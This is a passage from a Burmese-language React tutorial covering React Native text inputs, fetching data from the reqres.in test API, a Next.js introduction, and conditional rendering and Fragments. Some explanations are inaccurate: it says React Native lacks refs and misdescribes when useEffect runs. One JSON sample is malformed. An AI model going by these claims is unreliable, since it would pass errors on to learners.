နောက်တစ်ဆင့်အနေနဲ့ App Component ရဲ့ ဖွဲ့စည်းပုံက ဒီပုံစံဖြစ်သွားပါလိမ့်မယ်။

JavaScript/JSX

```
function App() {
    const [ items, setItem ] = useState([
        { id: '1', name: 'Apple', price: 0.99 },
        { id: '2', name: 'Orange', price: 0.89 },
    ]);

    const [name, setName] = useState('Name');
    const [price, setPrice] = useState('Price');

    const add = () => {
        setItem([
            ...items,
            { id: items.length + 1, name, price }
        ])
    }

    return (
        <View style={styles.container}>
            <View style={styles.appbar}>
                <Text style={styles.title}>React Native</Text>
            </View>
            <View style={styles.content}>
                <FlatList
                    data={items}
                    renderItem={({ item }) => (
                        <Item name={item.name} price={item.price} />
                    )}
                    keyExtractor={i => i.id}
                />
            </View>
            <View style={styles.content}>
                <TextInput
                    style={styles.input}
                    onChangeText={text => setName(text)}
                    value={name}
                    />
                <TextInput
                    keyboardType="numeric"
                    style={styles.input}
                    onChangeText={text => setPrice(text)}
                    value={price}
                    />
                <Button title="ADD" onPress={add} />
            </View>
        </View>
    )
}
```

ဒီနေရာမှာ Input တွေစီမံပုံအကြောင်း ပြောရပါမယ်။ ရိုးရိုး React ပရောဂျက်တွေမှာ Input တွေစီမံဖို့ `ref` ကို သုံးပါတယ်။ React Native မှာ `ref` လုပ်ဆောင်ချက် မရှိပါဘူး။ ဒါကြောင့် Input တွေကို `state` နဲ့ စီမံပါတယ်။ Input မှာ ရိုက်လိုက်သမျှ တန်ဖိုးအားလုံးကို `state` မှာ သွားသိမ်းလိုက်တာပါ။ ဒါကြောင့် Input ရဲ့ တန်ဖိုးကို လိုချင်ရင် `state` ကနေ ပြန်ယူရပါတယ်။ `ref` မပေါ်ခင်က ရိုးရိုး React ပရောဂျက်တွေမှာလည်း ဒီလိုပဲ သွားရပါတယ်။

ရေးထားတဲ့ ကုဒ်ကို ကြည့်လိုက်ရင် `useState()` Hook ကို အသုံးပြုပြီး `name, setName, price, setPrice` စသဖြင့် state နဲ့ state ကို စီမံနိုင်တဲ့ Function တွေ တည်ဆောက်ပါတယ်။ ပြီးတော့မှ `<TextInput>` Component တွေရဲ့ `onChangeText` မှာ တန်ဖိုးပြောင်းတိုင်း name, price စတဲ့ state တွေကို ပြောင်းဖို့ ရေးထားပါတယ်။ `value` မှာတော့ လက်ရှိ `state` Data ကို ပြန်သတ်မှတ်ပေးထားပါတယ်။ ဒီနည်းနဲ့ ရိုက်လိုက်သမျှ သွားသိမ်းပြီး သိမ်းထားသမျှ ပြန်ပြတဲ့ သဘောသဘာဝကို ရရှိသွားပါတယ်။


`input` ဆိုတဲ့ Style ကိုလည်း သုံးထားလို့ ဒီ Style ကုဒ်လေးကို Style စာရင်းထဲမှာ ဖြည့်ပေးဖို့ လိုပါလိမ့်မယ်။

CSS

```
input: {
    borderWidth: 1,
    borderColor: '#ddd',
    padding: 10,
}
```

`<Button>` Component ကိုလည်းသုံးထားပြီး နှိပ်လိုက်ရင် `add()` ကို အလုပ်လုပ်ပေးပါတယ်။ `add()` မှာရေးထားတဲ့ ကုဒ်ကတော့ ထူးခြားချက်အသစ် မရှိပါဘူး။ `name` နဲ့ `price` ကို state ကနေ တိုက်ရိုက်ယူသုံးထားတာပဲ ရှိပါတယ်။ Button ရဲ့ `onPress` ကိုတော့ သတိပြုပါ။ ရိုးရိုး React မှာ `onClick` လို့ သုံးပေမယ့် React Native မှာ `onPress` လို့ သုံးပါတယ်။

ရလဒ်ကတော့ အခုလိုဖြစ်မှာပါ။



ဒီလောက်သိသွားပြီဆိုရင် React Native ကို စအသုံးပြုလို့ရနေပါပြီ။ Component တွေကို CSS Flexbox သုံးပြီး Layout ဖန်တီးပုံတွေ၊ Device ရဲ့ Status Bar တို့ Back Button တို့ Storage တို့ကို စီမံပုံတွေ၊ Page တွေခွဲပြီး Navigation တွေ ဘာတွေနဲ့ ရေးပုံရေးနည်းတွေ၊ Native API တွေ ခေါ်သုံးပုံသုံးနည်းတွေ၊ ပြောမယ်ဆိုရင်တော့ အများကြီး ကျန်ပါသေးတယ်။

ဒါပေမယ့် ရှေ့အခန်းတွေမှာ ပြောခဲ့သလိုပါပဲ။ React အခြေခံတွေ ကိုကောင်းကောင်း ကြေညက်ပိုင်နိုင်ဖို့ သာအဓိကပါ။ React ကို ပိုင်နိုင်ရင် React Native ကို ဆက်လေ့လာရတာ မခက်တော့ပါဘူး။

အခန်း (၆၃) – Working with API in React

React ဟာ Client-side နည်းပညာတစ်ခုဖြစ်သလို ရှေ့ပိုင်းမှာ ပြောခဲ့သမျှတောက်လျှောက်ကလည်း Client App တစ်ခုအနေနဲ့သာ ပြောခဲ့တာပါ။ Server-side API တွေနဲ့ ချိတ်ဆက် အလုပ်လုပ်ပုံတွေ မပါသေးပါဘူး။ API အကြောင်းကို ပြီးခဲ့တဲ့အပိုင်းမှာ ဖော်ပြခဲ့ပြီးသလို နောက်တစ်ပိုင်းမှာလည်း အသေးစိတ် ထပ်မံဖော်ပြဦးမှာပါ။ လက်ရှိအပိုင်းမှာတော့ အသင့်ရှိနေတဲ့ Test API တစ်ခုကို အသုံးပြုပြီး React ပရောဂျက်ကနေ ဘယ်လိုဆက်သွယ် အသုံးပြုရသလဲ ဆိုတာကို ဖော်ပြသွားပါမယ်။ Test API URL အနေနဲ့ `reqres.in/api/users` ကို အသုံးပြုထားပါတယ်။ ပြန်ရမယ့် Response Body ရဲ့ ဖွဲ့စည်းပုံ နမူနာက ဒီလိုဖြစ်မှာပါ။

JSON


```
{
    "page": 2,
    "per_page": 6,
    "total": 12,
    "total_pages": 2,
    "data": [{
        "id": 7,
        "email": "michael.lawson@reqres.in",
        "first_name": "Michael",
        "last_name": "Lawson"
    }, {
        "id": 8,
        "email": "lindsay.ferguson@reqres.in",
        "first_name": "Lindsay",
        "last_name": "Ferguson"
    }
}
```

`page`, `per_page`, `total` စသဖြင့် Meta Information လဲပါသလို နမူနာ User စာရင်းကိုလည်း `data` အနေနဲ့ ထည့်ပေးထားပါတယ်။

Function Component တွေမှာ ဒီလို API တွေနဲ့ ချိတ်ဆက်အလုပ်လုပ်ဖို့အတွက် `useEffect()` လို့ ခေါ်တဲ့ Hook တစ်ခု ပါဝင်ပါတယ်။ အခုလို အသုံးပြု ရေးသားရပါတယ် –

JavaScript/JSX


```
import { useState, useEffect } from "react";

export default function App() {
    const [ users, setUsers ] = useState([]);

    useEffect(() => {
        fetch('https://reqres.in/api/users?page=2')
          .then(res => res.json())
          .then(json => {
                setUsers(json.data);
          });
    }, []);

    return (
        <ul>
            {users.map(u => <li key={u.id}>{u.first_name}</li>)}
        </ul>
    );
}
```

API ကို Request ပြုလုပ်ဖို့အတွက် `fetch()` JavaScript Function ကို `useEffect()` ထဲမှာ ရေးထားပါတယ်။ အရင်ကတော့ အခုလို API Request တွေအတွက် Ajax တို့ jQuery တို့ကို အသုံးပြုရပါတယ်။ အခုတော့ မလိုတော့ပါဘူး။ JavaScript မှာ ပါဝင်လာတဲ့ `fetch()` Function နဲ့တင် အဆင်ပြေသွားပါပြီ။

`useEffect()` ဟာ Component ကို ပထမဆုံးအကြိမ် ဖော်ပြတဲ့အခါ၊ မဖော်ပြခင်နဲ့ ဖော်ပြပြီး (၂) ကြိမ် အလုပ်လုပ်ပေးပါတယ်။ `useEffect()` မပါဘဲ Component ထဲမှာ ဒီအတိုင်းထည့် ရေးရင်လည်း အလုပ်လုပ်မှာပါပဲ။ ဒါပေမယ့် ဒီအတိုင်းရေးရင် Component မှာ တစ်ခုခုပြောင်းတိုင်း API Request ကို

အကြိမ်ကြိမ် လုပ်နေတော့မှာပါ။ ဒီလို မလိုအပ်ဘဲ အကြိမ်ကြိမ်လုပ်မနေစေဖို့အတွက် `useEffect()` နဲ့ ရေးပေးရတာပါ။ `useEffect()` အတွက် Parameter နှစ်ခုပေးရပြီး ဒုတိယ Parameter ကို Dependency Array လို့ခေါ်ပါတယ်။ Dependency Array ထဲမှာ ထည့်ပေးထားတဲ့ တန်ဖိုးပြောင်းရင်တော့ `useEffect()` က အလုပ်ထပ် လုပ်ပေးပါတယ်။ လက်ရှိနမူနာမှာတော့ Dependency တွေမရှိဘဲ Array အလွတ်ကိုပဲ ပေးထားပါတယ်။ လိုရင်းအနေနဲ့ `useEffect()` က Component ကို ပထမဆုံးအကြိမ် ဖော်ပြစဉ်နဲ့ Dependency တန်ဖိုး ပြောင်းလဲချိန်မှာ အလုပ်လုပ်ပြီး ကျန်အချိန်တွေမှာ မလိုအပ်ဘဲ အလုပ်မ လုပ်ဘူးဆိုတဲ့သဘောပဲ ဖြစ်ပါတယ်။

`fetch()` Function အတွက် API URL ကို ပထမ Argument အနေနဲ့ ပေးရပြီး Promise တစ်ခုကို Response အနေနဲ့ ပြန်ရမှာပါ။ နမူနာမှာ ပြန်ရလာမယ့် Response ကို လက်ခံပြီး JSON ပြောင်းပါတယ်။ ပြောင်းထားတဲ့ JSON ရဲ့ `data` ကို `state` ရဲ့ `users` အဖြစ် သတ်မှတ်လိုက်တဲ့အတွက် API က ပြန်ပေး တဲ့ User စာရင်းကို Component က ဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။



နောက်ထပ်နမူနာအနေနဲ့ `add()` လုပ်ဆောင်ချက်ကို ထပ်ဖြည့်ကြည့်ပါမယ်။ ဒီလိုရေးရပါတယ်။

JavaScript/JSX

```
function add() {
    fetch('https://reqres.in/api/users', {
        method: 'POST',
        headers: {
            'content-type': 'application/json'
        },
        body: JSON.stringify({ first_name: 'Tom' })
    }).then(res => res.json()).then(tom => {
        setUsers([ ...users, tom ]);
    });
}
```

ဒီတစ်ခါတော့ `fetch()` အတွက် Argument နှစ်ခု ဖြစ်သွားပါပြီ။ ပထမ Argument က API URL ပါ။ ဒုတိယ Argument ကတော့ Request Options တွေပါ။ Request Method ကို POST လို့ သတ်မှတ်ထားပါတယ်။ Header Content Type ကို `application/json` လို့သတ်မှတ်ထားပါတယ်။ ကျွန်တော်တို့ လက်ရှိသုံးနေတဲ့ Test API အပါအဝင် API အများစုက ဒီလို Content Type ပါလာမှပဲ လက်ခံကြပါတယ်။ Request Body က String ဖြစ်ရမှာပါ။ ဒါကြောင့် `JSON.stringify()` နဲ့ ပေးပို့ချင်တဲ့ Data ကို String ပြောင်းပြီး သတ်မှတ်ပေးထားပါတယ်။

Request အောင်မြင်ရင်တော့ ပြန်ရလာတဲ့ Response ကို `state` ထဲမှာ ထပ်တိုးပေးလိုက်မှာပဲ ဖြစ်ပါတယ်။ ပြန်လေ့လာချင်ရင် အစအဆုံး ပြန်လေ့လာနိုင်ဖို့အတွက် ရေးရမယ့် ကုဒ်အပြည့်အစုံကို ထပ်ပြီးတော့ ဖော်ပြပေးလိုက်ပါတယ်။

JavaScript/JSX

```
import { useState, useEffect } from "react";


export default function App() {
    const [ users, setUsers ] = useState([]);

    useEffect(() => {
        fetch('https://reqres.in/api/users')
          .then(res => res.json())
          .then(json => {
                setUsers(json.data);
          });
    }, []);
```

```
    function add() {
        fetch('https://reqres.in/api/users', {
            method: 'POST',
            headers: {
                'content-type': 'application/json'
            },
            body: JSON.stringify({ first_name: 'Tom' })
        }).then(res => res.json()).then(tom => {
            setUsers([ ...users, tom ]);
        });
    }

    return (
        <div>
            <ul>
                {users.map(u =>
                    <li key={u.id}>{u.first_name}</li>)}
            </ul>
            <button onClick={add}>New User</button>
        </div>
    );
}
```

React Native ပရောဂျက်တွေမှာလည်း ဒီနည်းနဲ့ပုံ API တွေနဲ့ ချိတ်ဆက် အသုံးပြုရပါတယ်။ API အကြောင်း အပြည့်အစုံကိုတော့ နောက်တစ်ပိုင်းကျတော့မှ ဆက်လက်လေ့လာသွားကြပါမယ်။

အခန်း (၆၄) – Next.js

Next.js ဆိုတာ React ကိုအသုံးပြုထားတဲ့ Server-side rendering နည်းပညာ တစ်ခုပါ။ ရိုးရိုး React မှာ Component တည်ဆောက်ပုံ၊ ဖော်ပြပုံ၊ ပြောင်းလဲပုံတွေ အကုန်လုံးက Browser ထဲမှာပဲ လုပ်သွားတာပါ။ Next.js မှာတော့ Component တည်ဆောက်တဲ့ ကိစ္စကို Server-side မှာ လုပ်ပြီး နောက်ဆုံးရလဒ်ကိုသာ Browser ကို ပေးပို့ဖော်ပြစေမှာပါ။


စတင်စမ်းသပ် အသုံးပြုနိုင်ဖို့အတွက် `create-react-app` လိုမျိုး `create-next-app` ကို အသုံးပြုနိုင်ပါတယ်။ အခုလိုမျိုး Download ရယူပြီး ပရောဂျက်တည်ဆောက်နိုင်ပါတယ် –

```
npm i create-next-app
npx create-next-app hello-next
```

ပရောဂျက်တည်ဆောက်စဉ်မှာ TypeScript သုံးမလား၊ ESLint သုံးမလား စသည်ဖြင့် မေးခွန်းတစ်ချို့ မေးနိုင်ပါတယ်။ ဒီအကြောင်းအရာတွေ ထည့်မကြည့်နိုင်သေးတဲ့အတွက် No ကိုပဲ ရွေးပေးရမှာပါ။ ပြီးတဲ့အခါ ပရောဂျက်ဖိုဒါထဲကိုသွားပြီး အခုလို Run ပေးလိုက်လို့ရပါတယ် –

```
cd hello-next
npx next
```

Run ပြီးတဲ့အခါ Browser မှာ localhost:3000 ကို သွားကြည့်လိုက်ရင် အခုလိုရလဒ်ကို တွေ့မြင်ရမှာပဲဖြစ်ပါတယ် –



`pages/index.js` မှာ နမူနာ ရေးသားပေးထားတဲ့ Page ကို တွေ့မြင်နေရတာပါ။ အဲ့ဒီကုဒ်တွေကို ကိုယ့်ဘာသာ အခုလို ပြင်ရေးပြီး စမ်းကြည့်လိုက်လို့ရပါတယ်။

JavaScript/JSX

```
export default function Home() {
    return (
        <div>
            <h1>Hello Next</h1>
        </div>
    );
}
```

ဘာမှ ဆန်းဆန်းပြားပြားမပါပါဘူး။ `<h1>` Element တစ်ခုကိုပြပေးတဲ့ React Component တစ်ခုပါပဲ။ စမ်းသပ်ကြည့်ဖို့အတွက် နောက်ထပ် `about.js` အမည်နဲ့ ကုဒ်ဖိုင်တစ်ခုလောက် pages ဖိုဒါထဲမှာ ပဲ ထပ်ရေးပေးပါ။


JavaScript/JSX

```
import Link from "next/link";

export default function About() {
    return (
        <div>
            <Link href="/"><a>Home</a></Link>
            <h1>About Next.js</h1>
            <p>Next.js - Server-side rendering for React.</p>
        </div>
    );
};
```

ထူးခြားချက်အနေနဲ့ `Link` ကို Import ထားတာကို သတိပြုပါ။ ပြီးတဲ့အခါ `<Link>` Component ကိုလည်း အသုံးပြုထားပါတယ်။ `href` အနေနဲ့ `/` ကိုပေးထားလို့ Home ဆိုတဲ့အဓိပ္ပါယ်ပါ။ တစ်နည်းအားဖြင့် `index.js` ကို ညွှန်းထားတာပါ။ သူ့အထဲက `<a>` Element မှာတော့ `href` ထပ်ပေးစရာ မလိုတော့ပါဘူး။ စမ်းကြည့်နိုင်ဖို့ Browser URL Bar မှာ အခုလို ရိုက်ထည့်လိုက်ပါ။

http://localhost:3000/about

ရလဒ်က ဒီလိုဖြစ်မှာပါ။



Home ကို သွားလို့ရတဲ့ Link တစ်ခုပါပြီး နှိပ်လိုက်ရင် Home Page ကို ပြန်ရောက်သွားတယ် ဆိုတာကို တွေ့ရနိုင်ပါတယ်။ ပိုအဆင်ပြေသွားအောင် `Nav.js` အမည်နဲ့ ဖိုင်တစ်ခုကို `pages` ဖိုဒါထဲမှာပဲ ဒီလိုရေးပေးပါ။

JavaScript/JSX

```
import Link from 'next/link';

export default function Nav() {
    return (
        <ul>
            <li><Link href="/"><a>Home</a></Link></li>
            <li><Link href="/about"><a>About</a></Link></li>
        </ul>
    );
};
```

ဒါဟာ Home နဲ့ About တို့ကို အပြန်အလှန် သွားလို့ရတဲ့ Menu တစ်ခု ဖြစ်သွားတာပါ။ သူ့ကို `index.js` နဲ့ `about.js` တို့က အခုလို ခေါ်သုံးလို့ရပါတယ်။

JavaScript/JSX

```
// index.js
import Nav from './Nav';

export default function Home() {
    return (
        <div>
            <Nav />
            <h1>Hello Next</h1>
        </div>
    )
}
```

JavaScript/JSX

```
// about.js
import Nav from './Nav';

export default function About() {
    return (
        <div>
            <Nav />
            <h1>About Next.js</h1>
            <p>Next.js - Server-side rendering for React.</p>
        </div>
    )
}
```

ပိုပြည့်စုံသွားအောင် အဲ့ဒီ Nav Menu ကို Header Layout Component လေးနဲ့ ပြဖို့အတွက် `Header.js` အမည်နဲ့ ဖိုင်တစ်ခုကို `pages` ဖိုဒါထဲမှာပဲ ထပ်ဆောင်းပြီး ဒီကုဒ်ကို ရေးပါမယ်။

JavaScript/JSX

```
const styles = {
    header: {
        padding: 10,
        background: 'cyan'
    }
}

export default function Header(props) {
    return (
        <div style={styles.header}>
            {props.children}
        </div>
    )
}
```

ဘာမှမဟုတ်ပါဘူး။ `props.children` ကို `<div>` တစ်ခုနဲ့ `style` တွေဘာတွေနဲ့ ထည့်ပြလိုက်တာပါပဲ။ သူ့ကို အသုံးပြုဖို့ဆိုရင် `index.js` ရဲ့ ကုဒ်ဖွဲ့စည်းပုံက ဒီလိုဖြစ်သွားပါလိမ့်မယ်။

JavaScript/JSX

```
import Header from './Header';
import Nav from './Nav';

export default function Home() {
    return (
        <div>
            <Header>
                <Nav />
            </Header>
            <h1>Hello Next</h1>
        </div>
    )
}
```

အခြေခံအားဖြင့် ဒီလောက်ပါပဲ။ ဒီနည်းနဲ့ Next.js ကို အသုံးပြုပြီး Page တွေ ဆောက်လို့ရမယ်။ Component တွေ ခွဲထားပြီး လိုတဲ့အခါ ယူသုံးလို့ရမယ်။ Layout Component တွေဘာတွေ ဖန်တီးချင်ရင်လည်း ရမှာဖြစ်ပါတယ်။ React ကို သိထားပြီးသူတွေအတွက် ခက်ခက်ခဲခဲ ထပ်လေ့လာစရာ မလိုဘဲ အသုံးပြုနိုင်စေမယ့် နည်းပညာတစ်ခုပါ။

React ဟာ Client-side နည်းပညာဆိုပေမယ့် Server Component လို့ခေါ်တဲ့ Server-side Rendering နည်းပညာတစ်မျိုးကိုလည်း ထပ်ပြီးတော့ တီထွင်ထည့်သွင်းပေးထားပါတယ်။ အဲ့ဒီနည်းပညာကို အသုံးချပြီး Next.js 13 မှာ app Directory ခေါ် ထူးခြားတဲ့ ဖြည့်စွက်ချက်နဲ့အတူ Component တွေ ရေးသားတဲ့အခါ Server Component နဲ့ Client Component ဆိုပြီး နှစ်ပိုင်းခွဲ ရေးလို့ရသွားပါတယ်။ အခု ဒီစာရေးသားနေချိန်အထိ app Directory လုပ်ဆောင်ချက်ဟာ Beta ပဲ ရှိသေးသလို၊ အထက်မှာဖော်ပြခဲ့တဲ့ ရိုးရိုး Page ကို အခြေခံတဲ့ ရေးဟန်နဲ့လည်း အတော်လေး ကွဲပြားသွားတာကို တွေ့ရပါတယ်။

ဒီနေရာမှာ အားလုံးပြည့်စုံအောင် ထည့်သွင်း မဖော်ပြနိုင်ပေမယ့် React ရဲ့ အခြေခံသဘောတွေကိုသာ သေသေချာချာ ပိုင်နိုင်ထားမယ်ဆိုရင် နောက်ထပ်ကျန်ရှိနေတဲ့ အကြောင်းအရာတွေကို သိပ်အခက်အခဲမရှိဘဲ ဆက်လက်လေ့လာလို့ ရသွားနိုင်ပါလိမ့်မယ်။

အခန်း (၆၅) – React Extras

ရှေ့အခန်းတွေမှာ အကြောင်းကြောင်းကြောင့် ထည့်မဖော်ပြဖြစ်ခဲ့ပေမယ့် ထည့်သွင်းသတိပြုသင့်တာလေး တစ်ချို့ကို လက်စသတ် ဖော်ပြပေးချင်ပါတယ်။

Conditional Rendering

React Component တွေမှာ Loop တွေလုပ်ဖို့ `map()` တို့ `filter()` တို့ကို သုံးခဲ့ကြပါတယ်။ အခြေအနေပေါ် မူတည်ပြီး အလုပ်လုပ်ဖို့အတွက်တော့ `if()` Statement လို့ ရေးထုံးမျိုးကို ထည့်သွင်းဖော်ပြခဲ့ခြင်း မရှိပါဘူး။ ထည့်ရေးလို့လည်း မရပါဘူး။ `if()` Statement အစား လိုအပ်တဲ့အခါ အခြေအနေပေါ် မူတည်ဖော်ပြ စေလိုရင် Ternary Operator ကို အသုံးပြုနိုင်ပါတယ်။ `condition ? true : false` ဆိုတဲ့ ရေးထုံးပါ။ Condition နောက်က Question Mark လိုက်ရပြီး True ဆိုရင် Question Mark နောက်က အလုပ်ကို လုပ်မယ်။ False ဆိုရင်တော့ Colon နောက်က အလုပ်ကို လုပ်မှာ ဖြစ်ပါတယ်။ ဒီရေးထုံးက Language အများစုမှာပါသလို JavaScript မှာလည်း ပါပါတယ်။ React Component တွေမှာ ဆိုရင်တော့ ဒီလိုဖြစ်မှာပါ။

JavaScript/JSX

```
<div>
    {
        type === 1
        ? <Button primary>Button</Button>
        : <Button secondary>Button</Button>
    }
</div>
```

Ternary Operator ကိုပဲ ဖတ်ရလွယ်အောင် ခွဲရေးလိုက်တာပါ။ နမူနာအရ `type` တန်ဖိုး 1 ဆိုရင် `<Button>` ကို `primary` props နဲ့ ဖော်ပြပြီး မဟုတ်ရင်တော့ `secondary` props နဲ့ ဖော်ပြစေထား တာ ဖြစ်ပါတယ်။ ဒါမှမဟုတ် `type` တန်ဖိုး 1 ဆိုရင် `<Button>` ကို ပြစေချင်တယ်၊ မဟုတ်ရင်မပြစေ ချင်ဘူးဆိုရင် Logical AND Operator ကို သုံးပြီး အခုလိုရေးလို့ရပါတယ်။

JavaScript/JSX

```
<div>
    { type === 1 && <Button primary>Button</Button> }
</div>
```

Fragments

Component တွေ တည်ဆောက်တဲ့အခါ Element တစ်ခုတည်းကိုသာ Return ပြန်ပေးရတယ်လို့ ပြောခဲ့ ပါတယ်။ ဒါကြောင့် နှစ်ခုသုံးခုရှိလာတဲ့အခါ `<div>` တစ်ခုနဲ့ စုပြီးတော့ ပြန်ပေးကြပါတယ်။ `<div>` မသုံး ချင်ရင် React ရဲ့ Fragment လို့ခေါ်တဲ့ လုပ်ဆောင်ချက်ကို သုံးနိုင်ပါတယ်။ ရေးနည်း နှစ်နည်း ရှိပါတယ်။ ဒီလိုပါ -

JavaScript/JSX

```
function App() {
    return (
        <React.Fragment>
            <h1>Title</h1>
            <p>Content</p>
        </React.Fragment>
    );
}
```

JavaScript/JSX

```
function App() {
    return (
        <>
            <h1>Title</h1>
            <p>Content</p>
        </>
    );
}
```

